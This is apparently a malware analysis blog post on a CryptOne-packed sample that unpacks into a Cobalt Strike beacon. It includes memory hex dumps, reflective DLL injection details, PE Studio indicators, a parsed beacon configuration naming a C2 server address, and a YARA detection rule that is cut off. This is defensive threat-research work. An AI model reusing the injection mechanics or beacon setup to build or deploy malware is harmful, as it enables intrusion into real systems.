The CryptOne packer is a software crypter that has previously been observed being used by Wastedlocker, Netwalker, Gozi ISFB v3, ZLoader and Smokeloader. The Emotet group has also used this packer previously. The following article provides a wealth of information surrounding this CryptOne packer and is an excellent resource that was used during the analysis of this malware: https://www.deepinstinct.com/2021/05/26/deep-dive-packing-software-cryptone/. According to the article from deepinstinct/Ron Ben Yizhak:

> The unpacking process is composed of two stages until the destined malware is executed. The first stage is the DLL that is created by the packing software. This DLL contains encrypted data in one of its sections, which is copied to a RWX buffer and then decrypted. This data contains a shellcode and another block of encrypted data.
>
> *Ron Ben Yizhak*


CryptOne first decrypted and executed an embedded exe and transferred execution to that executable.



```
Address   Hex                                              ASCII
00330000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00330010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00330020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00330030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ................
00330040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00330050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00330060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00330070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00330080  50 45 00 00 4C 01 07 00 00 00 00 00 00 00 00 00  PE..L...........
00330090  00 00 00 00 E0 00 0F 03 0B 01 02 21 00 1A 00 00  ....à......!....
003300A0  00 52 04 00 00 04 00 00 80 14 00 00 00 10 00 00  .R..............
003300B0  00 30 00 00 00 00 40 00 00 10 00 00 00 02 00 00  .0....@.........
003300C0  04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00  ................
003300D0  00 B0 04 00 00 04 00 00 5A 9E 04 00 02 00 40 01  .°......Z.....@.
003300E0  00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00  .. .............
003300F0  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
00330100  00 80 04 00 B4 05 00 00 00 00 00 00 00 00 00 00  ....´...........
00330110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00330120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00330130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00330140  0C 60 04 00 18 00 00 00 00 00 00 00 00 00 00 00  .`..............
00330150  00 00 00 00 00 00 00 00 18 81 04 00 C8 00 00 00  ............È...
00330160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 8: Decrypted Loader within CryptOne packed executable


Next, after execution is transferred to the decrypted loader, RWX memory is allocated and another executable is written to that allocated memory. Notice the file starts with `4D5A` (MZ) but is followed with `5245` (RE). MZRE and MZAR are indicators of Cobalt Strike Magic MZ, which overrides the first bytes in order to execute shellcode which jumps to or executes its export function, `[email protected]` .



```
Address   Hex                                              ASCII
003c0000  4D 5A 52 45 E8 00 00 00 00 5B 89 DF 55 89 E5 81  MZREè....[.‰U.å.
003c0010  C3 14 7C 00 00 FF D3 68 F0 B5 A2 56 68 04 00 00  Ã.|..ÿÓhðµ¢Vh...
003c0020  00 57 FF D0 00 00 00 00 00 00 00 00 00 00 00 00  .WÿÐ............
003c0030  00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............ð...
003c0040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
003c0050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
003c0060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
003c0070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
003c0080  A1 5A 12 04 E5 38 7C 57 E5 38 7C 57 E5 38 7C 57  ¡Z..å8|Wå8|Wå8|W
003c0090  58 74 EA 57 E4 38 7C 57 FB 69 F8 57 CD 38 7C 57  XtêWä8|WûiøWÍ8|W
003c00A0  FB 69 E9 57 F1 38 7C 57 FB 69 FF 57 67 38 7C 57  ûiéWñ8|WûiÿWg8|W
003c00B0  C2 FD 07 57 EE 38 7C 57 E5 38 7D 57 28 38 7C 57  Âý.Wî8|Wå8}W(8|W
003c00C0  FB 69 F5 57 2F 38 7C 57 FB 69 EE 57 E4 38 7C 57  ûiõW/8|WûiîWä8|W
003c00D0  FB 69 ED 57 E4 38 7C 57 52 69 63 68 E5 38 7C 57  ûiíWä8|WRichå8|W
003c00E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003c00F0  50 45 00 00 4C 01 04 00 02 B2 A0 5F 00 00 00 00  PE..L....² _....
003c0100  00 00 00 00 E0 00 02 A1 0B 01 09 00 00 4E 02 00  ....à..¡.....N..
003c0110  00 5C 01 00 00 00 00 00 28 5D 01 00 00 10 00 00  .\......(]......
003c0120  00 60 02 00 00 00 00 10 00 10 00 00 00 02 00 00  .`..............
003c0130  05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00  ................
003c0140  00 D0 03 00 00 04 00 00 00 00 00 00 02 00 40 01  .Ð............@.
003c0150  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
003c0160  00 00 00 00 10 00 00 00 80 FB 02 00 51 00 00 00  .........û..Q...
```

Figure 9: DLL by loader (Hint: MZRE –> Beacon Magic MZ)


Finally, after the DLL is written, it is executed via CreateRemoteThread, where the shellcode in the header calls the `[email protected]` function.



ordinal...	name (1)	location	duplicate...	anonymo...	gap	forwarded
1	ReflectiveLoader@4	.text:1000881D	-	-	-	-


Figure 10: ReflectiveLoader Export

After dumping the DLL and loading into PE studio, there is additional evidence as to what the final payload is.



```
0x3c0000     Private
0x400000     Image
0x470000     Private
0x570000     Private
0x670000     Private
0x680000     Mapped
0x810000     Mapped
0x9a0000     Mapped
0x74990000   Image
0x749a0000   Image
0x74a00000   Image
0x74a70000   Image        48 kB   WCX   C:\Win
0x74a80000   Image       384 kB   WCX   C:\Win
0x75870000   Image     1,088 kB   WCX   C:\Win
0x75c80000
0x763d0000
```

Figure 11: Dump DLL using ProcessHacker



xml-...	indicator (43)	detail	level
1025	The file references the Reflective DLL Injection technique	status: yes	1
1430	The file references string(s) tagged as blacklist	count: 85	1
1269	The file references blacklist library(ies)	count: 2	1
1434	The file references a URL pattern	url: 127.0.0.1	1
1266	The file imports symbol(s) tagged as blacklist	count: 91	1
1258	The file exports blacklist function(s)	count: 1	1
1525	The file contains another file	type: unknown, location: overlay, o...	1
1320	The time-stamp of a directory is suspicious	type: export-table	2
1124	The file references MITRE Technique(s)	count: 7	2
1262	The file imports anonymous function(s)	count: 21	2
1036	The file checksum is invalid	checksum: 0x00000000	2
1424	The original name of the file has been detected	name: beacon.dll	3
1215	The file-ratio of the section(s) has been determined	ratio: 99.26%	3
1633	The file references string(s) tagged as hint	type: base64	3
1633	The file references string(s) tagged as hint	type: registry	3
1633	The file references string(s) tagged as hint	type: utility	3
1633	The file references string(s) tagged as hint	type: url-pattern	3
1633	The file references string(s) tagged as hint	type: privilege	3
1633	The file references string(s) tagged as hint	type: size	3
1634	The file references a function group	type: execution	3
1634	The file references a function group	type: memory	3
1634	The file references a function group	type: file	3
1634	The file references a function group	type: system-information	3
1634	The file references a function group	type: storage	3
1634	The file references a function group	type: diagnostic	3
1634	The file references a function group	type: data-exchange	3
1634	The file references a function group	type: dynamic-link-library	3
1634	The file references a function group	type: remote-desktop	3
1634	The file references a function group	type: synchronization	3
1634	The file references a function group	type: security	3
1634	The file references a function group	type: cryptography	3
1634	The file references a function group	type: network	3
1634	The file references a function group	type: desktop	3
1634	The file references a function group	type: keyboard-and-mouse	3
1634	The file references a function group	type: registry	3
1106	The file opts for Stack Buffer Overrun Detection (GS) as soft...	status: yes	3
1100	The file opts for Data Execution Prevention (DEP) as softwar...	status: yes	3
1102	The file opts for Address Space Layout Randomization (ASL...	status: yes	3
1261	The file imports deprecated function(s)	count: 7	3
1252	The file exports function(s)	count: 1	3
1109	The file opts for Code Integrity (CI) a software security defen...	status: no	4
1232	The file contains resource(s)	status: no	4


Figure 12: PE Studio Detects beacon.dll as Original Filename

Cobalt Strike Config

Now that the final payload has been identified as Cobalt Strike, the last step of analysis is to extract the configuration of the beacon payload. There are a variety of ways to do this:

- Debugging
- Sandboxing in a tool such as tria.ge
- SentinelOne’s CobaltStrikeParser

For the sake of simplicity, SentinelOne’s CobaltStrikeParser was used to extract the Beacon config.



```
❯ python3 CobaltStrikeParser/parse_beacon_config.py dumped_cobaltstrike_beacon.bin
BeaconType                       - HTTP
Port                             - 80
SleepTime                        - 60000
MaxGetSize                       - 1048576
Jitter                           - 0
MaxDNS                           - Not Found
PublicKey_MD5                    - 0ce7b6482c1f24e42f2935f5026d338d
C2Server                         - 160.20.147.250,/j.ad
UserAgent                        - Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)
HttpPostUri                      - /submit.php
Malleable_C2_Instructions        - Empty
HttpGet_Metadata                 - Metadata
                                        base64
                                        header "Cookie"
HttpPost_Metadata                - ConstHeaders
                                        Content-Type: application/octet-stream
                                   SessionId
                                        parameter "id"
                                   Output
                                        print
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\rundll32.exe
Spawnto_x64                      - %windir%\sysnative\rundll32.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark                        - 1359593325
bStageCleanup                    - False
bCFGCaution                      - False
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - True
bProcInject_MinAllocSize         - 0
ProcInject_PrependAppend_x86     - Empty
ProcInject_PrependAppend_x64     - Empty
ProcInject_Execute               - CreateThread
                                   SetThreadContext
                                   CreateRemoteThread
                                   RtlCreateUserThread
ProcInject_AllocationMethod      - VirtualAllocEx
bUsesCookies                     - True
HostHeader                       -
headersToRemove                  - Not Found
DNS_Beaconing                    - Not Found
DNS_get_TypeA                    - Not Found
DNS_get_TypeAAAA                 - Not Found
DNS_get_TypeTXT                  - Not Found
DNS_put_metadata                 - Not Found
DNS_put_output                   - Not Found
DNS_resolver                     - Not Found
DNS_strategy                     - Not Found
DNS_strategy_rotate_seconds      - Not Found
DNS_strategy_fail_x              - Not Found
DNS_strategy_fail_seconds        - Not Found
```

Figure 13: Cobalt Strike Config

Detection

CryptOne Packer Yara Rule

```
rule CryptOne_Packer  {

meta:
        author = "muzi"
        date = "06/30/2021"
        description = "Detects CryptOne packer. Typically used to crypt Cobalt
Strike, Gozi ISFB, Zloader and Smokeloader. It uses multiple busy loops to throw off
static analysis and also performs a number of system calls to simulate Sleep. The
encrypted shellcode/exe is stored as a resource."
        references = "https://www.deepinstinct.com/2021/05/26/deep-dive-packing-
software-cryptone/"

    strings:
        /*
          Packer makes cmp dword to 0 several times for no reason, then jumps
          0044D417 | 833D 88384500 00         | cmp dword ptr ds:[453888],0
|
          0044D41E | 74 05                    | je 5h99akse5er.44D425
|
          0044D420 | E8 ABFFFFFF              | call 5h99akse5er.44D3D0
|
          0044D425 | 833D 88384500 00         | cmp dword ptr ds:[453888],0
|
          0044D42C | 74 05                    | je 5h99akse5er.44D433
|
          0044D42E | E8 2DFEFFFF              | call 5h99akse5er.44D260
|
          0044D433 | 833D 88384500 00         | cmp dword ptr ds:[453888],0
|
          0044D43A | 74 05                    | je 5h99akse5er.44D441
|
          0044D43C | E8 8FFFFFFF              | call 5h99akse5er.44D3D0
|
          0044D441 | 833D 88384500 00         | cmp dword ptr ds:[453888],0
|
          0044D448 | 74 05                    | je 5h99akse5er.44D44F
|
          0044D44A | E8 11FEFFFF              | call 5h99akse5er.44D260
|
          0044D44F | 833D 88384500 00         | cmp dword ptr ds:[453888],0
|
          0044D456 | 74 05                    | je 5h99akse5er.44D45D
|
          0044D458 | E8 03FEFFFF              | call 5h99akse5er.44D260
|
          0044D45D | 833D 88384500 00         | cmp dword ptr ds:[453888],0
|
          0044D464 | 74 0F                    | je 5h99akse5er.44D475
|
        */

        $worthless_cmp = {
                            83 3D ?? ?? ?? 00 00                            [0-8]
// cmp dword <dword ptr> 0
                            74 ??                                           [0-8]
```

```
// je <address>
                            (E8|FF) ?? ?? ?? ??                             [0-8]
// call <function>
                            83 3D ?? ?? ?? 00 00
// cmp dword <dword ptr> 0
                          }

        /*
          0044d1c4 ff 15 4c        CALL       dword ptr [-
>KERNEL32.DLL::GetLastError]
                   26 45 00
          0044d1ca 83 f8 06        CMP        EAX,0x6
          0044d1cd 74 04           JZ         LAB_0044d1d3
          0044d1cf 33 c0           XOR        EAX,EAX
                               LAB_0044d1d3
XREF[1]:     0044d1cd(j)
          0044d1d3 68 bc 38        PUSH       DAT_004538bc
                   45 00
          0044d1d8 8b 45 f8        MOV        EAX,dword ptr [EBP + local_c]
          0044d1db 50              PUSH       EAX=>DAT_004521b4
= 35h
          0044d1dc 8b 0d 34        MOV        ECX,dword ptr [DAT_00452134]
= 80000020h
                   21 45 00
          0044d1e2 83 e9 20        SUB        ECX,0x20
          0044d1e5 51              PUSH       ECX
